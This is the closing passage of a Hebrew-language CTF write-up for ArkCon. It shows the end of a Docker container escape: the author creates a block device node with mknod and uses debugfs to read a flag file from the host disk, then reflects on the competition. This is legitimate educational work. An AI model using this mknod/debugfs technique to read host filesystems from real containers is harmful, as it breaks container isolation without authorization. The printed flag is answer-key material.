202 0 20971520 xvda  
202 1 8387567 xvda1  
202 2 5242880 xvda2  
202 160 10485760 xvdk
```

ננסה את 202/2:

```
# mknod /dev/xvda2 b 202 2  
#
```




ושוב ננסה את debugfs:

```
# debugfs /dev/xvda2
debugfs 1.44.1 (24-Mar-2018)
debugfs: ls
 2 (12) .      2 (12) ..    11 (20) lost+found  131073 (12) etc
12 (12) home   132571 (12) boot   132874 (12) dev     132875 (12) proc
132876 (12) opt   132877 (12) run    133373 (12) sys     133374 (12) var
133375 (12) bin   133546 (12) lib     847 (20) initrd.img
848 (24) initrd.img.old  849 (20) vmlinuz.old  850 (16) media
851 (12) snap    3124 (12) sbin    3349 (16) lib64    3351 (12) srv
3352 (3776) .flag
debugfs: cat .flag
#####
# # # # # # # # # # # # # # # # # #
# # # # # # # # # # # # # # # # # #
##### # # # # # # # # # # # # # #
# # # # # # # # # # # # # # # # # #
# # # # # # # # # # # # # # # # # #
##### # # # # # # # # # # # # # #
#####

The flag is:
ArkCon{I_4m_h0ud1n1_4nd_u_4r3_4_fr4ud!!}
```

הדגל:

```
ArkCon{I_4m_h0ud1n1_4nd_u_4r3_4_fr4ud!!}
```



מאוד נהנינו לפתור את סדרת האתגרים הזו. ה-CTF היה פתוח למשך תקופה יחסית ארוכה (מעל שבועיים) - מה שאפשר לשלב אותו עם שגרת החיים העמוסה.

התרגילים היו ברמת קושי עולה, כאשר השניים הראשונים היו יחסית קלים, ומצד שני היו מספר תרגילים שהצריכו התמודדות ממושכת של כמה ימים. תוכן התרגילים היה מגוון וכלל התמודדות עם קבצי הרצה של לינוקס ושל חלונות, אתגרי Web במספר שפות, Steganography ואתגר מיוחד של בריחה מ-Docker Container.

בשניים מהתרגילים, יהיה מעניין לראות אם הפתרון שהגענו אליו הוא זה שהמארגנים כיוונו אליו: ב-The Game - האם הייתה דרך יעילה יותר להתמודד עם ה-ASLR? וב-Prison Break - כיצד הרמזים היו אמורים להשתלב עם העלילה?

קצת חבל שהאתגרים ירדו מהאוויר מיד עם סגירת המועד הרשמי של התחרות - בראייתנו שלב כתיבת הפתרונות היא חלק בלתי נפרד מה-CTF עצמו, שכן הפתרונות מאפשרים לאחרים ללמוד ולהתפתח על ידי קריאת גישה שונה ממה שהם ניסו או חשיפה לשיטה שהייתה יכולה לסייע להם היכן שנתקעו. במקרים רבים נהוג להשאיר את האתגרים באוויר לתקופה קצרה אחרי סגירת המועד הרשמי על מנת לעודד כתיבת פתרונות.

תודה רבה למארגנים על CTF מוצלח מאוד!